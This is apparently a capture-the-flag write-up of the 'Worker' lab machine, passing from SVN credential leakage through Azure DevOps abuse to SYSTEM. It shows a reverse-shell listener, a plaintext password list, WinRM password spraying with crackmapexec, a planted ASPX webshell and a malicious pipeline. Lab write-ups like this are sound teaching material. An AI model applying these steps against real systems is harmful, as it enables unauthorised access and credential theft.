

Worker

Synopsis

Worker is a medium box that teaches about software development environments and Azure DevOps pipeline abuse. It starts with extraction of source code from a SVN server, and then moves to a local Azure DevOps installation, which can be abused to gain a foothold and escalate privileges.

Skills

- Azure DevOps
- SVN repository


Exploitation

As always we start with the nmap to check what services/ports are open

```
# nmap -A 10.10.10.203
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-21 18:44 EDT
Nmap scan report for 10.10.10.203
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
3690/tcp  open  svnserve  Subversion
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
TRACEROUTE (using port 80/tcp)
```

We see only two ports open, but especially interesting is port 3690/SVN (SVN is a version control system)

First we opened the browser to check out the web port, but this gave us only the default IIS web page



So moved to enumerate SVN repository

```
(root@kali)-[~/Desktop/Boxes/Worker.htb]
# svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt
kali)-[~/Desktop/Boxes/
# nmap -sV 10.10.10.203 -p-
kali)-[~/Desktop/Boxes/Worker.htb]
#
```

We got a domain name nad txt file

Next we checked the revision number, and currently we are on the revision no.5

```
# svn log svn://10.10.10.203/moved.txt
r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated

kali)-[~/Desktop/Boxes/Worker.htb]
# ls
moved.txt
kali)-[~/Desktop/Boxes/Worker.htb]
# svn log svn://10.10.10.203/dimension.worker.htb
r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line
First version

kali)-[~/Desktop/Boxes/Worker.htb]
```

Thus we decided to check a content of the previous commits

And on the revision no.2 we found powershell file, that provided us with a set of credentials

```
# svn checkout -r2 svn://10.10.10.203/
A      deploy.ps1
Checked out revision 2.
```

```
# cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```


We also found a new domain name, (judging by the name it has something to do with the devops), so we registered the domain name in our /etc/hosts file


```
(root@kali) [~/Desktop/Boxes/Worker.htb]
# svn checkout -r5 svn://10.10.10.203/
A    moved.txt
Checked out revision 5.

(root@kali) [~/Desktop/Boxes/Worker.htb]
# cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb


// The Worker team :)
```

While trying to access the devops.worker.htb, we were asked for credentials, so we used credentials from the powershell files and this gave us an access to the AzureDevOps portal





In the portal we created another branch in the SmartHotel repository and uploaded malicious ASPX file



Next we merged our bogus branch with the master

6

ACTIVE

Added cmd.aspx

Nathalie Henley

simon into master

OverviewFilesUpdatesCommits

Approve

Set auto-complete

Description

Added cmd.aspx

Show everything

Add a comment...

Created by Nathalie Henleyjust now

Policies

Required

0 of 1 reviewers approved

No work items linked

All comments resolved

Work Items

No related work items

Reviewers

No reviewers

Labels

Add label

7

COMPLETED

Added cmd.aspx

Nathalie Henley

simon2 into master

OverviewFilesUpdatesCommits

Nathalie Henley completed the pull request on 8/22/2023 1:12 AM (just now).

Cherry-pick

Revert

e6c39da0

Merged PR 7: Added cmd.aspx...

Description

Added cmd.aspx

Show everything


Add a comment...

Nathalie Henley completed the pull requestjust now


Nathalie Henley joined as a reviewerjust now

Approved by Nathalie Henleyjust now

Created by Nathalie Henleyjust now



Because the name of our repository is “spectral” we register the new domain name “spectral.worker.htb” and access it in the browser



Next we typed the name of our malicious ASPX file, that gave us the remote code execution

Pull Request 10: Added sh x awen asp.net webshell x +

spectral.worker.htb/shell.aspx

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

USER INFORMATION

Command:

User Name SID

iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415

GROUP INFORMATION

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

And we got a reverse shell on the system as a web user

```
(root@kali) [~/Desktop/boxes]
# rlwrap nc -nlvp 443
listening on [any] 443...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.203] 53822
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

In order to escalate privileges we checked the available drivers, and we spotted the unusual driver name “W”

```
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> Get-PSDrive
```

Name	Used (GB)	Free (GB)	Provider	Root	CurrentLocation
Alias			Alias		
C	19,73	9,66	FileSystem	C:\	windows\system32\inetsrv
Cert			Certificate		
Env			Environment		
Function			Function		
HKCU			Registry	HKEY_CURRENT_USER	
HKLM			Registry	HKEY_LOCAL_MACHINE	
W	2,52	17,48	FileSystem	W:\	
Variable			Variable		
WSMan			WSMan		

```
PS C:\windows\system32\inetsrv>
```


We access the drive to check its content, where we found list of usernames and passwords

```
PS C:\windows\system32\inetsrv> net use w:
PS C:\windows\system32\inetsrv> cd W:
PS W:\> dir

        Directory: W:\

Mode                LastWriteTime         Length Name
----                -
d-----        2020-06-16         18:59         agents
d-----        2020-03-28         14:57         AzureDevOpsData
d-----        2020-04-03         11:31         sites
d-----        2020-06-20         16:04         svnrepos

PS W:\>
```

```
PS W:\svnrepos\www\conf> type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = ridiculous
reeinc = iagree
```

We supplied this list to the crackmapexec to check if any of the credentials can give us access to the system via WinRM, and after a while we got it

```

WINRM 10.10.10.203 5985 NONE [-] None\robisl:painfulcode
WINRM 10.10.10.203 5985 NONE [-] None\robisl:gitcommit
WINRM 10.10.10.203 5985 NONE [-] None\robisl:iliketomoveit
WINRM 10.10.10.203 5985 NONE [-] None\robisl:nowayjose
WINRM 10.10.10.203 5985 NONE [-] None\robisl:icanjive
WINRM 10.10.10.203 5985 NONE [-] None\robisl:elvisisalive
WINRM 10.10.10.203 5985 NONE [-] None\robisl:ineedvacation
WINRM 10.10.10.203 5985 NONE [-] None\robisl:pokemon
WINRM 10.10.10.203 5985 NONE [-] None\robisl:pickme
WINRM 10.10.10.203 5985 NONE [-] None\robisl:kindasecure
WINRM 10.10.10.203 5985 NONE [-] None\robisl:guesswho
WINRM 10.10.10.203 5985 NONE [-] None\robisl:idotknow
WINRM 10.10.10.203 5985 NONE [-] None\robisl:thisis
WINRM 10.10.10.203 5985 NONE [-] None\robisl:getting
WINRM 10.10.10.203 5985 NONE [-] None\robisl:rediculous
WINRM 10.10.10.203 5985 NONE [-] None\robisl:iagree
WINRM 10.10.10.203 5985 NONE [-] None\robisl:tosomepoint
WINRM 10.10.10.203 5985 NONE [-] None\robisl:isthisenough
WINRM 10.10.10.203 5985 NONE [-] None\robisl:dummy
WINRM 10.10.10.203 5985 NONE [-] None\robisl:users
WINRM 10.10.10.203 5985 NONE [-] None\robisl:canyou
WINRM 10.10.10.203 5985 NONE [-] None\robisl:seewhich
WINRM 10.10.10.203 5985 NONE [-] None\robisl:onesare
WINRM 10.10.10.203 5985 NONE [+] None\robisl:wolves11 (Pwn3d!)
WINRM 10.10.10.203 5985 NONE [-] None\robisl:wolves11 "NoneType" object has no attribute 'upper'
WINRM 10.10.10.203 5985 NONE [-] None\robisl:andwhich
WINRM 10.10.10.203 5985 NONE [-] None\robisl:onesare
WINRM 10.10.10.203 5985 NONE [-] None\robisl:the
WINRM 10.10.10.203 5985 NONE [-] None\robisl:sheeps
WINRM 10.10.10.203 5985 NONE [-] None\robisl:imtired
WINRM 10.10.10.203 5985 NONE [-] None\robisl:drjones
WINRM 10.10.10.203 5985 NONE [-] None\robisl:aqua

```

Now we accessed the system as user “robisl” via evil-winrm

```


(root@kali)-[/opt/evil-winrm]
# ./evil-winrm.rb -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v3.5



Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
*Evil-WinRM* PS C:\Users\robisl\Documents>

```

But those credentials also gave us an access to the AzureDevops as robisl



And as user robisl we got an ability to create a malicious pipeline



We created a malicious pipeline that was run with the administrative permissions what gave as an Administrator access to the system



```
# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.203] 54100
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS W:\agents\agent11\_work\8\s>whoami
nt authority\system
PS W:\agents\agent11\_work\8\s> █
```